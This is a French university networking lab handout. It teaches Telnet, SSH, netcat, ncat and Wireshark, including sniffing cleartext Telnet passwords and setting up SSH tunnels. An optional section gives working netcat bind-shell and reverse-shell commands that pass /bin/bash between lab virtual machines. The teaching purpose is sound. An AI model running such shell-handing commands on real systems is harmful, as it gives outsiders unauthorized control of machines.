

MANIPULATION : COMMUNICATIONS SÉCURISÉES



TIIRRTDAIA - Laboratoire de Réseaux Informatiques

Henallux 2023-2024

Table des matières

PRÉPARATION	2
ORGANISATION.....	2
INTRODUCTION	2
Telnet.....	2
SSH	2
Netcat	2
Wireshark.....	3
MISE EN PRATIQUE	3
Topologie	3
Manipulation.....	3
Telnet.....	3
SSH	6
Netcat	9
Ncat.....	9
Exercices supplémentaires	10
Mise en place d'un tunnel SSH	10
Reverse shell avec netcat	11
Reverse shell avec ncat	12
Port forwarding avec SSH	12
CONCLUSION	13
BIBLIOGRAPHIE	13

PRÉPARATION

- Connaître les bases de l'adressage IP
- Avoir à disposition
 - Une machine virtuelle installée Debian 12
 - Le fichier OVA d'une machine virtuelle Kali disponible ici
 - <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>

ORGANISATION

- Rappel des principes de communications non sécurisées et sécurisées
- Découverte de différents outils disponibles sous Linux
- Mise en pratique par l'étudiant

INTRODUCTION

L'objectif premier de la mise en place d'un réseau informatique est de pouvoir faire communiquer différentes entités ensemble. Une communication peut prendre plusieurs formes. D'une simple requête ICMP jusqu'à

l'interaction avec une application web. Afin de limiter le scope de cette manipulation nous allons essentiellement utiliser 4 outils : Telnet, SSH, Netcat et Wireshark.

Le but de la manipulation sera de sensibiliser à l'importance de la sécurité lorsque des informations sensibles transitent sur un réseau informatique.

Telnet

Telnet est un protocole qui va permettre de mettre en place une communication bidirectionnelle interactive entre deux machines de votre réseau local. Telnet fonctionne à travers une connexion TCP et a pour avantage d'être facile d'utilisation. Néanmoins, Telnet n'est pas un service sécurisé. Tous les échanges effectués entre deux hôtes transitent en clair sur le réseau. Il est donc fortement déconseillé d'utiliser cet outil pour des fonctions autres que des tests. Dans le cadre de ce laboratoire nous allons utiliser Telnet afin de contrôler une invite de commande d'une machine présente sur le même sous réseau. Le port par défaut assigné à Telnet est 23.

SSH

SSH (Pour Secure Shell) va permettre de remplacer Telnet afin de fournir une invite de commande à distance mais sécurisée cette fois-ci. Tout comme Telnet, SSH fonctionne sous une architecture ClientServeur. Un utilisateur va pouvoir utiliser un client SSH afin de prendre le contrôle d'un Shell sur une machine Linux (où est installé le serveur SSH). Tous les échanges entre le client et le serveur sont encryptés. Le rôle de SSH ne se limite pas à une invite de commande. Il peut être également utilisé afin de mettre en place un tunnel encrypté ou pour transférer des fichiers (SFTP). Le port TCP par défaut de SSH est le 22.

Netcat

Netcat (abrégé nc) est un utilitaire qui va permettre de lire et écrire des connexions réseau en utilisant UDP ou TCP. Le scope de cet outil est assez large et c'est d'ailleurs pourquoi il est souvent utilisé dans le but de debugger un réseau informatique. Il peut être utilisé entre autres comme scanner de ports réseau, pour transférer des fichiers ou encore comme backdoor. Dans le cadre de cette manipulation, nous l'utiliserons afin de mettre en place un « chat » sécurisé dans le laboratoire.

Wireshark

Wireshark est un outil capable d'écouter le trafic qui transite par une interface réseau. Son interface graphique et ses différents filtres permettent de rapidement explorer le trafic et de détecter d'éventuelles pannes.

MISE EN PRATIQUE

Topologie

Pour ce laboratoire il vous est demandé de lancer deux machines virtuelles. Une Linux Debian 12 et une distribution Kali. Ces deux VMs seront paramétrées en « pont » dans VirtualBox afin de leur permettre de communiquer avec toutes les autres machines présentes dans le sous réseau.

Attention de bien réinitialiser vos adresses MAC et utiliser les numéros de machines attribués par les professeurs




FIGURE 1: TOPOLOGIE

Manipulation

Telnet

Depuis votre machine Kali, accédez à une invite de commande de votre machine Debian.

Par défaut, et pour des raisons de sécurité évidentes, le serveur Telnet n'est pas installé sur Debian 12. Vous pouvez l'installer avec la commande

```
apt-get install telnetd
```

Le fichier de configuration de Telnet se trouve dans `/etc/inetd.conf`

Pour relancer le service

```
systemctl restart inetd
```

Vérifiez à l'aide de **nmap** si votre serveur écoute bien sur le port Telnet par défaut (23)

```
nmap -p 23 [IP de votre serveur]
```

Il se peut que la commande **nmap** ne soit pas installée par défaut sur votre Debian, dans ce cas installez la avec la commande

```
apt-get update && apt-get install nmap
```

```

root@debian:~# nmap -p 23 192.168.0.40

Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-24 16:05 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.0.40
Host is up (0.000046s latency).
PORT      STATE SERVICE
23/tcp    open  telnet

```

Plus d'informations sur *nmap* :

<https://nmap.org/man/fr/man-port-scanning-basics.html>

Nmap caractérise l'état du port à « Open ». C'est-à-dire que le serveur est démarré et écoute sur le port par défaut : 23

Vous allez maintenant pouvoir vous connecter à distance avec votre machine Kali. Lancez la commande telnet [IP de votre serveur telnet]

```

root@kali:~# telnet 192.168.0.40
Trying 192.168.0.40...
Connected to 192.168.0.40.
Escape character is '^]'.
Debian GNU/Linux 9
debian login:

```

Le client Telnet de votre machine Kali vous demande d'entrer le login de l'utilisateur de votre machine Debian. Essayez d'accéder à l'invite de commande de votre utilisateur.

```

Debian GNU/Linux 9
debian login: root
Password:
Last login: Fri Nov 24 16:04:40 CET 2017 on tty1
Linux debian 4.9.0-3-amd64 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian:~#

```

Vous avez désormais obtenu l'invite de commande « user » de la machine Debian

Afin de tester cette invite, créez des fichiers depuis votre Kali et vérifiez sur votre machine Debian si ces fichiers ont bien été ajoutés.

Depuis votre Kali

```
root@debian:~# touch fichierTest1.txt
root@debian:~#
```

Sur votre Debian

```
root@debian:~# ls
fichierTest1.txt
root@debian:~# _
```


ANALYSE DU TRAFIC

Nous allons maintenant lancer Wireshark afin d'analyser le trafic entre vos deux machines.

Afin d'observer toutes les étapes d'une connexion Telnet nous allons réinitialiser l'ouverture de la session. Pour terminer la session Telnet courante, tapez « exit » dans votre console Kali.

Dans Wireshark utilisez le filtre « telnet » afin de limiter l'affichage à notre session telnet.

Relancez la commande telnet [ip de votre voisin]. Dans Wireshark vous devriez observer une série de paquets liés à telnet.



Avant de taper votre mot de passe, inspectez la partie « Telnet » du dernier échange. On peut voir clairement une demande de login en écoutant le trafic. On peut donc s'attendre à également pouvoir récupérer des login/mot de passe entrés par l'utilisateur.

Terminez l'authentification en tapant le login/mot de passe demandé. A l'aide de Wireshark récupérez le mot de passe dans l'analyse du trafic.

ANALYSE DU RÉSULTAT

Comme vous avez pu le voir à l'aide de Wireshark, les communications passent « en clair » sur le réseau. Le risque est évident. Si une personne malveillante venait à intercepter les communications entre vos deux machines, il serait alors en mesure de récupérer vos mots de passe et toute information transitant par le biais de Telnet. C'est dans ce contexte que des technologies et des outils plus sécurisés ont été développés.

SSH

Vous allez maintenant réitérer la manipulation précédente mais avec un outil différent : SSH. Le serveur SSH sera votre machine Debian. Le client SSH sera votre Kali.

Depuis votre machine Debian, vérifiez si un serveur SSH écoute déjà sur le port par défaut 22 à l'aide de nmap

```
Host is up (0.000054s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
```

Une fois le serveur SSH en écoute, tentez de vous connecter en root depuis votre client SSH sur Kali

`ssh [IP de votre serveur SSH]`

Dans un premier temps, votre client va vous afficher le message suivant

```
root@kali:~# ssh 192.168.0.40
The authenticity of host '192.168.0.40 (192.168.0.40)' can't be established.
ECDSA key fingerprint is SHA256:USYEBh0WKjQKjI9M0rk9urhYXb0pkVwLFv1RuYkT9d0.
Are you sure you want to continue connecting (yes/no)? yes
```

Si c'est la première fois que vous vous connectez à votre Debian, votre client va vous prévenir qu'il ne connaît pas « l'empreinte » du serveur. Il vous affiche cette dernière. Lors des prochaines connexions, votre client aura enregistré cette information dans `~/.ssh/known_hosts` et ne vous posera plus la question.

Si vous voulez vérifier que cette clé correspond vraiment à celle présente sur votre Debian, vous pouvez taper la commande suivante sur votre Debian

```
root@debian:/etc/ssh# ssh-keygen -lf ssh_host_ecdsa_key.pub
256 SHA256:USYEBh0WKjQKjI9M0rk9urhYXb0pkVwLFv1RuYkT9d0 root@debian (ECDSA)
```

Cette clé se trouve dans `/etc/ssh`

Dans mon cas, je vois que cette empreinte correspond en effet à celle présente sur mon Debian. Je peux donc continuer et répondre « Yes » à la question posée.


Lorsque vous allez tenter de vous connecter avec votre compte root, vous risquez de rencontrer un « permission denied »

```
Permission denied, please try again.
root@192.168.0.40's password:
Permission denied, please try again.
root@192.168.0.40's password: █
```

Par défaut, pour des raisons de sécurité, le login root est interdit sur un serveur SSH. Vous allez créer un compte utilisateur sur votre Debian réservé à SSH.

Relancez la connexion au server en spécifiant l'utilisateur avec lequel vous voulez

vous connecter `ssh user@[IP de votre serveur SSH]`



```
user@debian: ~
File Actions Edit View Help
kali@kali:~$ ssh user@192.168.0.40
user@192.168.0.40's password:
Linux debian 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 3 15:31:52 2020 from 192.168.0.39
user@debian:~$
```

Nous sommes maintenant connectés sur le compte local « user » de votre machine Debian. Notez que l'empreinte étant maintenant enregistrée sur votre machine Kali, il ne va plus nous redemander d'accepter celle-ci.

Il est possible de modifier la configuration de votre serveur SSH afin d'autoriser la connexion en root. Pour cela il suffit d'ajouter la ligne suivante

Manipulation : Communications sécurisées

```
PermitRootLogin yes
```

Dans le fichier

```
/etc/ssh/sshd_config
```

ANALYSE DU TRAFIC

Nous allons maintenant essayer de récupérer des informations en écoutant le trafic entre vos deux machines à travers le SSH.

Dans Wireshark, filtrez sur le protocole ssh.

Lancez la connexion sans renseigner votre mot de passe

A ce stade, vous devriez observer les étapes suivantes

1. Client : Protocol
2. Server : Protocol
3. Client : Key Exchange Init
4. Server: Key Exchange Init
5. Client: Diffie-Hellman Key Exchange
6. Server: Diffie-Hellman Key Exchange
7. Client: New Keys
8. Client: Encrypted Packet
9. Server: Encrypted Packet
10. ...

En inspectant les paquets « SSH protocol », essayez de comprendre le rôle de chacun de ces échanges. (Dans les grandes lignes)

Terminez maintenant votre authentification. Avec Wireshark, essayez de récupérer des informations sur votre login et votre mot de passe. Etes-vous capable de retrouver une information critique du point de vue de la sécurité ?

AUTRES UTILISATION DE SSH

SSH et Windows

Il existe un client SSH bien connu sous Windows appelé « Putty ». Celui-ci va vous permettre de contrôler des machines Linux depuis votre poste de travail Windows de manière sécurisée. Téléchargez Putty ici

<https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe>

Putty est un exécutable standalone. Lancez l'application et renseignez l'adresse de votre machine Debian




FIGURE 2: PUTTY

Cet utilitaire peut s'avérer très utile lorsque votre serveur n'est pas physiquement accessible. La console Putty est parfois plus « pratique » à utiliser que celle de votre machine virtuelle (copier-coller etc).

ANALYSE DU RÉSULTAT

Dans cette manipulation nous avons vu comment SSH allait nous permettre de régler les limitations de protocoles comme Telnet. SSH va nous permettre de faciliter le travail à distance tout en garantissant la confidentialité des données sur le réseau.

Netcat

Pour cette partie du laboratoire il vous est demandé de travailler avec deux machine Kali

Avec Netcat, nous allons mettre en place un « chat » entre deux machines. Une machine 1 va jouer le rôle de serveur, une machine 2 va jouer le rôle de client. Sur la machine 1 tapez

```
nc -nlvp 4444
```

Cette machine écoute désormais sur le port 4444. Il vous est demandé de vous documenter sur les arguments de cette commande. Vérifiez avec nmap que le port est bien ouvert. Sur la machine nc2, tapez

```
nc -nv [IP de Etudiant 1]
```

Voilà, votre « chat » est en place. Testez la communication

```
root@debian:/# nc -nv 192.168.0.60 4444
(UNKNOWN) [192.168.0.60] 4444 (?) open
hello
```

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.60] from (UNKNOWN) [192.168.0.40] 47194
hello (528 bits) on interface 0
```

Avec Wireshark, utilisez un filtre sur le protocole TCP. Retrouvez les messages qui transitent dans votre « chat ».

Est-ce que la communication est encryptée ?

Ncat et Cryptcat

L'outil Ncat est une ré-implémentation plus récente de Netcat. Cette nouvelle version supporte par exemple le cryptage des communications.

Reproduisez l'exercice précédent en utilisant la commande ncat (plutôt que nc) en utilisant le cryptage. Afin de connaître les options de ncat tapez

```
ncat -help
```

Vérifiez dans Wireshark que les communications sont bien privées

Indice 1 : L'utilisation de ncat est très similaire à celle de nc

Indice 2 : <http://www.frameip.com/ssl-tls/>

Une autre solution afin de crypter la communication est d'utiliser l'outil cryptcat. Cette outil n'est cependant pas installé sur les machines.

Exercices supplémentaires

(A faire uniquement si les manipulations précédentes sont terminées. Cette manipulation n'est pas matière d'examen)

Mise en place d'un tunnel SSH

SSH peut également être utilisé comme tunnel encrypté. Dans ce contexte, nous allons être capable de faire du « port forwarding » afin d'utiliser une application à la base non sécurisée, de manière sécurisée. Cette fonctionnalité de SSH pourra également nous servir à outrepasser un Firewall. Prenons l'exemple suivant




FIGURE 3: TUNNEL SSH

Un utilisateur aimerait se connecter sur un vieux serveur qui n'écoute que sur le port Telnet (23). Il aimerait s'y connecter directement depuis sa machine (Client SSH sur le schéma). Pour cela il doit passer par Internet avant d'arriver dans le réseau du serveur. Il tente une connexion mais celle-ci est refusée par le Firewall placé devant le sous réseau du serveur (1). En effet, étant donné que les communications via Telnet ne sont pas sécurisées, c'est une très mauvaise idée de les faire transiter par Internet.

L'idée est alors de mettre en place un tunnel SSH entre un serveur interne derrière le FW et votre client (2). Le serveur SSH s'occupera alors de transférer la requête sur le serveur Telnet (3). A noter que la communication entre le client SSH et le serveur SSH (2) est encryptée mais pas celle entre le serveur SSH et le serveur Telnet (3).

Pour notre manipulation nous allons simplifier le cas. En effet le serveur SSH et le serveur Telnet seront un et un seul même serveur (votre machine Debian). De plus, nous ne passerons pas via Internet. Pour créer le tunnel SSH lancez la commande suivante sur votre Kali

```
ssh -L 1234 :[IP de votre serveur Telnet] :23 remoteuser@[IP de votre serveur SSH] -N
```

Entrez

le mot de passe de « remoteuser ».

Pour joindre votre serveur Telnet tapez la commande suivante sur votre Kali

```
telnet localhost 1234
```

En essayant de vous connecter sur le port 1234 de votre propre machine, vous allez en fait être redirigé vers le serveur SSH, qui va lui-même vous rediriger vers le serveur Telnet qui écoute sur le port 23.

```
root@kali:~# telnet localhost 1234
Trying ::1...
Connected to localhost.
Escape character is '^]'.
Debian GNU/Linux 9
debian login: h Terminal Help
```

Retournez sur Wireshark et vérifiez que les communications sont bien encryptées.

Note : Dans le cadre d'une entreprise, il se peut que celle-ci soit divisée en plusieurs départements géographiquement éloignés. Dans ce contexte, il peut s'avérer utile de vouloir faire communiquer plusieurs sous réseaux (internes, donc LAN) ensemble. Si l'entreprise ne possède pas de ligne dédiée entre ses deux sites, il sera alors conseillé de mettre en place un tunnel encrypté entre les sites. Le flux transitera par Internet mais les données resteront confidentielles. C'est le principe du VPN¹

Reverse shell avec netcat

Dans cette manipulation nous allons montrer comment prendre le contrôle d'une invite de commande à distance même si la machine qui joue le rôle de serveur se cache derrière un routeur (pas d'IP publique disponible)

INVITE DE COMMANDE À DISTANCE AVEC NETCAT

Netcat permet (tout comme telnet ou SSH) de prendre le contrôle à distance d'un Shell (ligne de commande Linux). Imaginons que notre serveur soit notre machine Debian et notre client la machine Kali. Depuis votre Debian, lancez la commande suivante

```
nc -nlvp 4444 -e /bin/bash
```

Et depuis votre Kali

```
nc -nv [IP de votre serveur Debian] 4444
```

Vous avez maintenant pris le contrôle du shell de votre machine Debian (Le shell se trouve à l'emplacement /bin/bash de votre Linux)

```
root@kali:~# nc -nv 192.168.0.40 4444
(UNKNOWN) [192.168.0.40] 4444 (?) open
ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
t qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP>
group default qlen 1000
    link/ether 08:00:27:2e:8a:17 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.40/24 brd 192.168.0.255 s
```

¹ https://fr.wikipedia.org/wiki/R%C3%A9seau_priv%C3%A9_virtuel

REVERSE SHELL

Nous

allons maintenant utiliser une technique bien connue qui va nous permettre de prendre le contrôle d'une invite de commande même si le serveur se cache derrière un routeur. En effet, si notre client Debian n'a pas d'IP publique directe et si le Firewall ne joue pas son rôle de « forwarder », alors il ne sera pas possible d'atteindre notre Debian depuis la machine Kali. Plutôt que de se connecter à un shell à distance sur une machine en écoute sur le port 4444, nous allons offrir la possibilité à la machine Debian « d'envoyer » l'invite vers une machine Kali qui écoute, elle, sur le port 4444. On inverse en quelque sorte le sens de la communication. Sur votre machine Kali tapez

```
nc -nlvp 4444
```

Notre Kali joue le rôle de serveur

Depuis votre Debian

```
nc -nv 192.168.0.60 4444 -e /bin/bash
```

De nouveau, depuis votre Kali, vous avez pris le contrôle du Shell de la machine Debian.

Reverse shell avec ncat

Effectuez l'exercice précédent à l'aide de ncat en encryptant vos commandes

Port forwarding avec SSH

Effectuez l'exercice du tunnel SSH avec 3 machines virtuelles comme défini sur le schéma « figure 3 »

CONCLUSION

Nous avons découvert plusieurs outils qui vont nous permettre d'analyser le trafic sur un réseau informatique. Ces utilitaires seront très pratiques afin de diagnostiquer une panne. Ces outils pourront également être utilisés afin de tester la robustesse de la sécurité de votre réseau. De plus, nous avons illustré l'importance du cryptage des données pour toute communication, même sur un réseau local.

BIBLIOGRAPHIE

[https://security.berkeley.edu/resources/best-practices-how-articles/securing-network-traffic-](https://security.berkeley.edu/resources/best-practices-how-articles/securing-network-traffic-ssh-tunnels)

[ssh-tunnels](https://security.berkeley.edu/resources/best-practices-how-articles/securing-network-traffic-ssh-tunnels) <https://linux.die.net/man/1/nc> <https://nmap.org/man/fr/index.html>

